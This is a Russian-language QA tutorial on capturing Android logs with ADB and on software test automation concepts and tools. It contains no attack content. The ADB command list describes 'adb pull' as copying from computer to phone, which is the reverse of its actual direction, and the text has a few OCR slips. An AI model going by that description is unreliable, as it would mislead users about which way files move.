
10. Открыть Командную Строку (PowerShell для Windows 10) из того же каталога, где этот бинарный файл ADB.
(удерживая «Shift» и щёлкнув правой кнопкой мыши в папке – опция «Открыть Окно Команд здесь»).



11. Подключить смартфон или планшет к ПК с помощью USB-кабеля (режим USB – «передача файлов (MTP)»).



12. В окне Командной Строки ввести следующую команду для запуска Демона ADB: **adb devices**




13. На экране телефона отобразиться приглашение разрешить или запретить доступ к отладке по USB.

14. Выбрать предоставить доступ к USB-отладке при появлении запроса (установить флаг «Всегда разрешать»).




15. Повторно ввести команду **adb devices** – в Командной Строке отобразится серийный номер устройства.



```
C:\ADB\platform-tools>adb devices
* daemon not running; starting now at tcp:5037
* daemon started successfully
List of devices attached
R58N2319GVY      unauthorized
```

Daemon running
Devise connected
Enter a command


16. В Командной СтROKE: выделить серийный номер устройства «R58N2319GVY» и кликом копировать его.



```
C:\ADB\platform-tools>adb devices
* daemon not running; starting now at tcp:5037
* daemon started successfully
List of devices attached
R58N2319GVY      unauthorized
```

c:\ADB\platform-tools>


17. В Командной СтROKE: ввести команду «**adb -s R58N2319GVY logcat -> log.log**» и выполнить её.



```
C:\ADB\platform-tools>adb devices
* daemon not running; starting now at tcp:5037
* daemon started successfully
List of devices attached
R58N2319GVY      unauthorized
```

```
C:\ADB\platform-tools>adb -s R58N2319GVY logcat -> log.log
```

18. Начнётся процесс записи логов с мобильного устройства в файл **log.log**




```
C:\WINDOWS\system32\cmd.exe - adb -s R58N2319GVY logcat -
```

```
C:\ADB\platform-tools>adb devices
* daemon not running; starting now at tcp:5037
* daemon started successfully
List of devices attached
R58N2319GVY      unauthorized
```

```
C:\ADB\platform-tools>adb -s R58N2319GVY logcat -> log.log
```

(Logging process in progress...)

19. На Мобильном Устройстве: воспроизвести ошибку или выполнить те или иные действия.




20. На ПК, в Командной Строке: Остановить процесс записи логов: «**Ctrl+C**».

```
C:\Windows\system32\cmd.exe - adb -s R58N2319GVY logcat -  
C:\ADB\platform-tools>adb devices  
* daemon not running; starting now at tcp:5037  
* daemon started successfully  
List of devices attached  
R58N2319GVY unauthorized  
  
C:\ADB\platform-tools>adb -s R58N2319GVY logcat > log.log  
  
Ctrl+C - stop the process
```


21. Командная строка: Процесс снятия логов остановился, ADB готов к выполнению новых команд.

```
C:\Windows\system32\cmd.exe  
C:\ADB\platform-tools>adb devices  
* daemon not running; starting now at tcp:5037  
* daemon started successfully  
List of devices attached  
R58N2319GVY unauthorized  
  
C:\ADB\platform-tools>adb -s R58N2319GVY logcat > log.log  
^C  
C:\ADB\platform-tools>
```

22. В Windows: перейти к каталогу, в котором запускалась Командная строка – в нём появился файл **log.log**



23. Открыть файл **log.log** в текстовом редакторе и просмотреть логи.



```
1 |----- beginning of crash
2 05-20 22:21:57.663 13012 13012 E AndroidRuntime: FATAL EXCEPTION: main
3 05-20 22:21:57.663 13012 13012 E AndroidRuntime: Process: com.ukrsibbank.client.android, PID: 13012
4 05-20 22:21:57.663 13012 13012 E AndroidRuntime: java.lang.RuntimeException: Unable to start activity ComponentInfo{com.ukrsibbank.client.android/com.ukrsibbank.client.android.ui.MainActivity}: com.mobiletransport.serialization.SerializationException: Can't deserialize data from stream.
5 05-20 22:21:57.663 13012 13012 E AndroidRuntime:     at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:3792)
6 05-20 22:21:57.663 13012 13012 E AndroidRuntime:     at android.app.ActivityThread.handleLaunchActivity(ActivityThread.java:3968)
7 05-20 22:21:57.663 13012 13012 E AndroidRuntime:     at android.app.servertransaction.LaunchActivityItem.execute(LaunchActivityItem.java:85)
8 05-20 22:21:57.663 13012 13012 E AndroidRuntime:     at android.app.servertransaction.TransactionExecutor.executeCallbacks(TransactionExecutor.java:135)
9 05-20 22:21:57.663 13012 13012 E AndroidRuntime:     at android.app.servertransaction.TransactionExecutor.execute(TransactionExecutor.java:95)
10 05-20 22:21:57.663 13012 13012 E AndroidRuntime:     at android.app.ActivityThread.handleMessage(ActivityThread.java:2307)
11 05-20 22:21:57.663 13012 13012 E AndroidRuntime:     at android.os.Handler.dispatchMessage(Handler.java:106)
12 05-20 22:21:57.663 13012 13012 E AndroidRuntime:     at android.os.Looper.loop(Looper.java:246)
```

? Другие возможности команды в ADB

Основные возможности утилиты ADB:

- Удаление и установка приложений;
- запись скринкастов (захват изображения с экрана);
- создание резервных копий;
- отправка и копирование файлов.

Команды ADB:

- **adb devices** – вывод списка подключенных устройств;
- **adb reboot** – перезагрузка устройства;
- **adb reboot recovery** – перезагрузка устройства в режим восстановления (recovery);
- **adb reboot bootloader** – перезагрузка устройства в режим fastboot для дальнейшего выполнения fastboot-команд;
- **adb install app.apk** – установка приложения на карту памяти (необходимо предварительно загрузить .apk-файл в папку с ADB либо указать полный путь к нему);
- **adb install -f app.apk** – установка приложения во внутреннюю память;
- **adb install -t app.apk** – установка приложения для тестирования;
- **adb install -r app.apk** – переустановка приложения с сохранением пользовательских данных;
- **adb uninstall com.app.example** – удаление приложения;
- **adb shell** – вызов консоли Android (shell) для выполнения Linux-команд;
- **adb shell screencap /sdcard/screenshot.png** – создание скриншота;
- **adb shell screenrecord /sdcard/video.mp4** – запись скринкаста (захват изображения с экрана);
- **adb shell dumpsys package com.app.example** – вывод информации о приложении;
- **adb shell pm list packages** – вывод списка установленных приложений;
- **adb shell pm grant com.app.example android.permission.SEND_SMS** – выдача разрешения приложению (в конкретном случае на отправку сообщений);
- **adb shell pm revoke com.app.example android.permission.CAMERA** – блокировка доступа приложению (в конкретном случае к камере);
- **adb backup -apk -shared -all -f C:\backup.ab** – создание резервной копии данных, включая установленные приложения и файлы, хранящиеся на карте памяти (имя файла создаваемого бэкапа и путь к нему можно изменить);
- **adb restore C:\backup.ab** – восстановление данных из созданной резервной копии;
- **adb tcpip 5555** – установка соединения по протоколу TCP/IP через порт 5555;
- **adb connect 192.168.0.100** – подключение к устройству (узнать IP-адрес устройства можно в настройках в разделе «О телефоне»);
- **adb disconnect 192.168.0.100** – отключение от устройства;
- **adb sideload /sdcard/firmware.zip** – установка прошивки, когда устройство загружено в recovery;
- **adb push C:\app.apk /sdcard/Download** – отправка файла с компьютера на смартфон (возможна отправка каталогов);
- **adb pull /sdcard/video.mp4 C:\Users\Overclocker\Downloads** – копирование файла с компьютера на смартфон (возможно копирование каталогов);
- **adb start-server** – перезапуск демона;
- **adb kill-server** – остановка демона.

Automation

Automation Testing

? Автоматизированное Тестирование ПО

Автоматизированное Тестирование ПО – часть процесса тестирования на этапе контроля качества в процессе разработки программного обеспечения. Оно использует программные средства для выполнения тестов и проверки результатов выполнения, что помогает сократить время тестирования и упростить его процесс.

? История Автоматизации Тестирования

- Первые попытки «автоматизации» появились в эпоху операционных систем DOS и CP/M. Тогда она заключалась в выдаче приложению команд через командную строку и анализе результатов.
- Чуть позднее добавились удалённые вызовы через API для работы по сети.
- Впервые автоматизированное тестирование упоминается в книге Фредерика Брукса «Мифический человеко-месяц», где говорится о перспективах использования модульного тестирования.
- Но по-настоящему автоматизация тестирования стала развиваться только в 1980-х годах.

? Подходы к Автоматизации Тестирования

Существует два основных подхода к автоматизации тестирования:

- **Тестирование на Уровне Кода** – к этому типу относится модульное тестирование.
- **Тестирование Пользовательского Интерфейса** (в частности, GUI-тестирование) – имитация действий пользователя – функциональное тестирование (с помощью специальных тестовых фреймворков).

? GUI-автоматизация

- Наиболее распространённая форма автоматизации – тестирование приложений через GUI.
- Популярность такого вида тестирования объясняется двумя факторами:
 - во-первых, приложение тестируется тем же способом, которым его будет использовать человек,
 - во-вторых, можно тестировать приложение, не имея при этом доступа к исходному коду.
- GUI-автоматизация развивалась в течение 4 поколений инструментов и техник:
 - **Capture / Playback tools – Утилиты записи и воспроизведения** – записывают действия тестировщика во время ручного тестирования. Они позволяют выполнять тесты без прямого участия человека в течение продолжительного времени, значительно увеличивая продуктивность и устранивая «тупое» повторение однообразных действий во время ручного тестирования. В то же время, любое малое изменение тестируемого ПО требует перезаписи ручных тестов. Поэтому это первое поколение инструментов не эффективно и не масштабируемо.
 - **Scripting – Написание сценария** – форма программирования на языках, специально разработанных для автоматизации тестирования ПО – смягчает многие проблемы инструментов записи и воспроизведения. Но разработкой занимаются программисты высокого уровня, которые работают отдельно от тестировщиков, непосредственно запускающих тесты. К тому же скрипты более всего подходят для тестирования GUI и не могут быть внедрёнными, пакетными или вообще каким-либо образом объединены в систему. Наконец, изменения в тестируемом ПО требуют сложных изменений в соответствующих скриптах, и поддержка всё возрастающей библиотеки тестирующих скриптов становится, в конце концов, непреодолимой задачей.
 - **Data-Driven Testing – Управляемое Данными Тестирование** – методология, в которой тестовые скрипты выполняются и верифицируются на основе данных, которые хранятся в Центральном Хранилище Данных или Базе Данных. Роль БД могут выполнять ODBC-ресурсы, csv или xls файлы. **Управляемое Данными Тестирование** – это объединение нескольких взаимодействующих тестовых скриптов и их источников данных во фреймворк, используемый в методологии. Переменные используются как для входных, так и для выходных проверочных значений: в скрипте обычно закодированы навигация по приложению, чтение источников данных, ведение логов. Т.о., логика, которая будет выполнена в скрипте, также зависит от данных.
 - **Keyword-Based – Тестирование по Ключевым Словам** – автоматизация подразумевает разделение процесса создания кейсов на 2 этапа: этап планирования и этап реализации. В этом случае конечный тест представляет собой не программный код, а описание последовательности действий с их параметрами (н-р, «зарегистрировать пользователя с логином XXX и паролем YYY»). При этом фреймворк отвечает за реализацию ключевых слов (действий), а дизайнеру тестов достаточно иметь представление о всём наборе действий, реализованных во фреймворке. Это даёт возможность создавать тесты людям, не имеющим навыков программирования.

? Преимущества / Недостатки Автоматизации Тестирования

«+» Позволяет устраниить часть рутинных операций и ускорить выполнение тестов.

«-» Большие ресурсы тратятся на обновление самих тестов. При рефакторинге часто необходимо обновить и модульные тесты, а изменение кода тестов может занять столько времени, сколько и изменение самого кода (относится к обоим видам автоматизации).

«-» При изменении интерфейса приложения необходимо заново переписать все тесты, которые связаны с обновлёнными окнами, что при большом количестве тестов может отнять значительные ресурсы.

? Могут ли Автоматические Тесты полностью заменить Ручное Тестирование

- Автоматические тесты не могут полностью заменить ручное тестирование.
- Автоматизация всех испытаний – очень дорогой процесс
- Поэтому Автоматическое Тестирование является лишь дополнением Ручного Тестирования.
- Наилучший вариант использования автоматических тестов – регрессионное тестирование.

? Инструментарий

- **JUnit** – тестирование приложений для Java
- **TestNG** – тестирование приложений для Java
- **NUnit** – порт JUnit под .NET
- **Selenium** – тестирование приложений HTML (поддерживает браузеры IE, Firefox, Opera, Chrome, Safari).
- **TOSCA Testsuite** – тестирование приложений HTML, .NET, Java, SAP
- **UniTESK** – тестирование приложений на Java, Си.

? Автоматизированное Тестирование / Ручное Тестирование

- **Automation Testing – Автоматизированное Тестирование / Автоматизация Тестирования** – это метод тестирования программного обеспечения, который выполняется с использованием специальных программных средств, которые, в свою очередь необходимы для выполнения набора тестовых примеров.
- **Manual Testing – Ручное Тестирование** – выполняется человеком, сидящим перед компьютером и тщательно выполняющим каждый шаг теста «руками».

? Возможности Автоматизированного Тестирования

ПО для автоматизации тестирования также может:

- вводить тестовые данные в тестовую среду,
- сравнивать ожидаемые и фактические результаты и
- создавать подробные отчёты о тестах.

Как правило, автоматизация тестирования требует значительных вложений денег и ресурсов.

? Цель автоматизации

- Последовательные циклы разработки, особенно в крупных компаниях (Google, Facebook, Альфа-Банк, Газпром нефть и т.д.) потребуют многократного выполнения одного и того же набора тестов. Используя инструмент автоматизации тестирования, можно записать этот набор тестов и при необходимости воспроизвести его. После автоматизации набора тестов вмешательство человека не требуется. Это улучшило ROI автоматизации тестирования.
- **Цель автоматизации** – уменьшить количество тестовых примеров, которые нужно запускать вручную, а не полностью исключить ручное тестирование.

? Зачем нужна автоматизация

Это хороший способ **повысить эффективность**, а также **увеличить охват и скорость тестирования** ПО, когда нужно повторять одни и те же тестовые сценарии.

- Ручное тестирование всех рабочих процессов, полей и негативных сценариев требует больше времени и денег (при определённых условиях).
- Сложно тестировать многоязычные сайты вручную.
- Не требует вмешательства человека. Запускаете и переходите к другим задачам.
- Увеличивает скорость выполнения тестов.
- Помогает увеличить охват тестированием.
- Ручное тестирование может наскучить, и следствиями станут потеря вовлеченности и появление ошибок.

? Какие тестовые случаи стоит автоматизировать

Тестовые случаи для автоматизации можно выбрать по следующим критериям:

- Высокие риски и сбои недопустимы – крайне актуально для банковской сферы.
- Тестовые сценарии, которые регулярно повторяются.
- Тестовые сценарии, которые очень сложны и утомительны для выполнения вручную.
- Тестовые примеры, отнимающие много времени.

Следующая категория Тестовых Случаев **не подходит** для автоматизации:

- Новые тестовые примеры, которые не выполнялись вручную хотя бы один раз.
- Сценарии тестирования, требования к которым часто меняются.
- Тестовые примеры, которые выполняются на разовой основе.

? Процесс автоматизированного тестирования:

В процессе автоматизации выполняются следующие шаги:

- Шаг 1 – Выбор тестового инструмента.
- Шаг 2 – Определение объёма автоматизации.
- Шаг 3 – Планирование, дизайн и разработка.
- Шаг 4 – Выполнение теста.
- Шаг 5 – Техническое обслуживание.

? Выбор инструмента тестирования

Выбор средства тестирования во многом зависит от технологии, на которой построено тестируемое приложение. Например, QTP не поддерживает Informatica. Таким образом, QTP нельзя использовать для тестирования приложений Informatica. Хорошая идея – провести Proof of Concept of Tool (демонстрация практической осуществимости) на AUT.

? Определение объёма автоматизации

Объём автоматизации – это область тестируемого приложения, которая будет автоматизирована.

Его помогают определить следующие пункты:

- Функции, важные для бизнеса.
- Сценарии с большим объёмом данных.
- Общие функции приложений.
- Техническая осуществимость.
- Частота повторного использования бизнес-компонентов.
- Сложность тестовых случаев.
- Возможность использовать одни и те же тестовые сценарии для кросс-браузерного тестирования.

? Планирование, проектирование и разработка.

На этом этапе создаётся стратегия и план автоматизации, которые содержат следующие детали:

- Выбранные инструменты автоматизации.
- Конструкция каркаса и его особенности.
- Входящие и выходящие за рамки элементы автоматизации.
- Подготовка стендов автоматизации.
- График и временная шкала сценариев и выполнения.
- Результаты тестирования автоматизации.

? Выполнение теста

- На этом этапе выполняются сценарии автоматизации. Сценариям необходимо ввести тестовые данные, прежде чем они будут запущены. После выполнения они представляют подробные отчёты об испытаниях.
- Выполнение может быть выполнено с использованием инструмента автоматизации напрямую или с помощью инструмента управления тестированием, который вызовет инструмент автоматизации.
- Пример: Центр качества – это инструмент управления тестированием, который, в свою очередь, вызывает QTP для выполнения сценариев автоматизации. Скрипты могут выполняться на одной машине или на группе машин. Для экономии времени тестирование можно проводить ночью.

? Обслуживание автоматизированного тестирования

Этот этап автоматизированного тестирования проводится для проверки того, как работают новые функции, добавленные в ПО: нормально или нет. Сопровождение в автотестировании выполняется, когда добавляются новые сценарии автоматизации, и их необходимо проверять и поддерживать, чтобы повышать эффективность сценариев автоматизации с каждым последующим циклом выпуска.

? Платформа для автоматизации

Фреймворк – это набор руководств по автоматизации, которые:

- поддерживают последовательность тестирования;
- улучшают структурирование теста;
- позволяют использовать минимальное количество кода;
- уменьшают затраты на обслуживания кода;
- повышают удобство повторного использования;
- дают возможность нетехническим тестировщикам участвовать в кодировании тестов;
- помогают сократить срок обучения использованию инструмента;
- включают данные везде, где это необходимо.

Для автоматизации тестирования программного обеспечения используют четыре типа фреймворков:

- 1) платформа автоматизации на основе данных;
- 2) фреймворк автоматизации на основе ключевых слов;
- 3) модульная платформа автоматизации;
- 4) гибридная среда автоматизации.

? Рекомендации для эффективной автоматизации тестирования

Чтобы получить максимальную рентабельность инвестиций в автоматизацию, надо соблюдать правила:

- Объём автоматизации необходимо детально определить до начала проекта. Это позволит убедиться, что ожидания от автоматизации будут оправданы.
- Определить правильный инструмент автоматизации: инструмент не должен выбираться на основании его популярности, он должен соответствовать требованиям автоматизации на конкретном проекте.
- Выбрать подходящий фреймворк.
- Стандарты создания сценариев. При написании сценариев для автоматизации необходимо соблюдать стандарты. Вот некоторые из них:
 - создать единые скрипты, комментарии и отступы кода;
 - разработать правила наименования тестовых сценариев;
 - прикладывайте необходимые документы, если сложно понять прохождение тестового сценария без скриншота и/или спецификации.
- Определите метрики и следите за ними. Успех автоматизации нельзя определить лишь путём сравнения затраченных усилий, на тот или иной вид тестирования. Вот основные показатели:
 - процент обнаруженных дефектов;
 - время, необходимое для тестирования автоматизации выпуска каждого нового цикла;
 - минимальное время, требуемое для выпуска;
 - индекс удовлетворённости клиентов;
 - улучшение производительности.

Приведённые рекомендации, если их соблюдать, позволят качественно выполнить автоматизацию.

? Преимущества автоматизации тестирования

- На 70% быстрее, чем при ручном тестировании.
- Более широкий тестовый охват функций приложения.
- Надёжные в результате.
- Обеспечивает согласованность тестовых моделей.
- Экономит время и деньги.
- Повышает точность.
- Позволяет выполнять процесс тестирования без вмешательства человека.
- Повышает эффективность.
- увеличивает скорость исполнения тестирования.
- Повторно использует тестовые скрипты.
- Позволяет тестировать часто и тщательно.
- Большой цикл выполнения может быть достигнут за счёт автоматизации.
- Сокращает время выхода продукта на рынок.

? Типы автоматизированного тестирования

- Смоук тестирование.
- Модульное тестирование.
- Интеграционное тестирование.
- Функциональное тестирование.
- Проверка ключевых слов.
- Регрессионное тестирование.
- Тестирование на основе данных.
- Тестирование чёрного ящика.

? Как выбрать инструмент автоматизации

Выбор подходящего инструмента может оказаться сложной задачей. Следующие критерии помогут вам выбрать лучший инструмент для ваших требований:

- поддержка окружающей среды;
- лёгкость использования;
- тестирование базы данных;
- идентификация объекта;
- тестирование изображений;
- тестирование восстановления после ошибок;
- отображение объектов;

- используемый язык сценариев;
- поддержка различных типов тестирования (функционального, тестового управления, мобильного и т. д.);
- поддержка нескольких фреймворков тестирования;
- легко отлаживать сценарии программного обеспечения автоматизации;
- умение распознавать предметы в любой среде;
- обширные отчёты об испытаниях и их результаты;
- минимизация затрат на обучение выбранным инструментам.

Выбор инструмента – одна из самых серьёзных проблем, которую необходимо решить, прежде чем приступать непосредственно к автоматизации. Во-первых, определить требования, изучить различные инструменты и их возможности, установить ожидания от инструмента и сделать Proof Of Concept.

? Инструменты автоматизации тестирования

На рынке доступно множество инструментов для функционального и регрессионного тестирования:

- **Ranorex Studio** – Это универсальный инструмент для автоматизации функциональных тестов пользовательского интерфейса, регрессионных тестов, тестов на основе данных и многое другое. Ranorex Studio включает простой в использовании интерфейс для автоматизации тестирования веб-приложений, настольных и мобильных приложений.
Особенности:
 - Функциональный пользовательский интерфейс и сквозное тестирование (ПК, Интернет, мобильные);
 - Кросбраузерное тестирование;
 - SAP, ERP, Delphi и унаследованные приложения;
 - iOS и Android;
 - Запуск тестов локально или удалённо, параллельно или распределяйте в Selenium Grid;
 - Надёжная отчётность.
- **Testim** – Самый быстрый путь к отказоустойчивым сквозным тестам – без кода, с кодированием или и тем, и другим. Testim позволяет создавать удивительно стабильные тесты без кода, которые используют наш ИИ, а также гибкость для экспорта тестов в виде кода. Такие клиенты, как Microsoft, NetApp, Wix и JFrog, ежемесячно проводят миллионы тестов на Testim.
Особенности:
 - Вы можете использовать современный JavaScript API от Testim и свою IDE для отладки, настройки или рефакторинга тестов.
 - Храните тесты в своей системе управления версиями, чтобы синхронизировать их с ветвями и запускать тесты при каждой фиксации.
 - Интеграция с популярными инструментами.
- **21 Labs** – Это сложная самообучающаяся платформа автоматизации тестирования и аналитики для приложений iOS и Android.
Особенности:
 - Быстрая и интеллектуальная разработка – создание с помощью ИИ даёт пользователям возможность создавать автоматизированные функциональные тесты и тесты пользовательского интерфейса за считанные минуты.
 - Результаты, которым вы доверяете – бесшовная система алгоритмических локаторов обеспечивает стабильные результаты во всех средах.
 - Устранение проблем с обслуживанием и нестабильных результатов – самообучающееся обслуживание автоматически обновляет тесты и гарантирует, что ваша команда может сосредоточиться на разработке новых функций, полагаясь на результаты тестов.
 - Выпускате с уверенностью – производственная интеграция закрывает цикл обратной связи и анализирует фактическое покрытие. Используйте данные при выпуске.
 - Полностью SaaS, не требует установки или устройств для создания или выполнения тестов. Предлагает беспрепятственный доступ к десяткам устройств».
- **Selenium** – Это инструмент тестирования программного обеспечения, используемый для регрессионного тестирования. Это инструмент тестирования с открытым исходным кодом, который предоставляет возможность воспроизведения и записи для регрессионного тестирования. Селен IDE поддерживает только Mozilla Firefox.
Особенности:
 - Он обеспечивает возможность экспорта записанного скрипта на других языках: Java, Ruby, RSpec, Python, C# и т. д.

- Его можно использовать с такими фреймворками, как JUnit и TestNG.
 - Он может выполнять несколько тестов одновременно Автозаполнение для общих команд Selenium.
 - Пошаговые тесты.
 - Идентифицирует элемент с помощью идентификатора, имени, X-пути.
 - Он предоставляет возможность утверждать заголовок для каждой страницы.
 - Он поддерживает файл **selenium user-extensions.js**
 - Это позволяет вставлять комментарии в середину скрипта для лучшего понимания и отладки.
- **QTP (MicroFocus UFT)** – Широко используется для функционального и регрессионного тестирования, он касается всех основных программных приложений и сред. Чтобы упростить создание и обслуживание тестов, в нем используется концепция тестирования, управляемого ключевыми словами. Это позволяет тестировщику создавать тестовые примеры прямо из приложения.
- Особенности:
- Нетехническому человеку проще адаптироваться и создавать рабочие тестовые примеры.
 - Он быстрее устраняет дефекты, тщательно документируя и воспроизводя дефекты для разработчика.
 - Сверните создание тестов и документацию по тестам на одном сайте
 - Параметризация проще, чем в WinRunner
 - QTP поддерживает среду разработки .NET
 - У него лучший механизм идентификации объекта
 - Он может улучшить существующие сценарии QTP без доступности «Тестируемого приложения», используя активный экран.
- **Rational Functional Tester** – Это объектно-ориентированный инструмент автоматизированного функционального тестирования, способный выполнять автоматическое функциональное, регрессионное тестирование, тестирование на основе данных и тестирование графического интерфейса.
- Особенности:
- Поддерживает широкий спектр протоколов и приложений (Java, HTML, .NET, Windows, SAP, Visual Basic).
 - Может записывать и воспроизводить действия по запросу
 - Он хорошо интегрируется с инструментами управления исходным кодом, такими как Rational Clear Case и Rational Team Concert. Он позволяет разработчикам создавать скрипт, связанный с ключевыми словами, чтобы его можно было использовать повторно. Редактор Eclipse Java Developer Toolkit
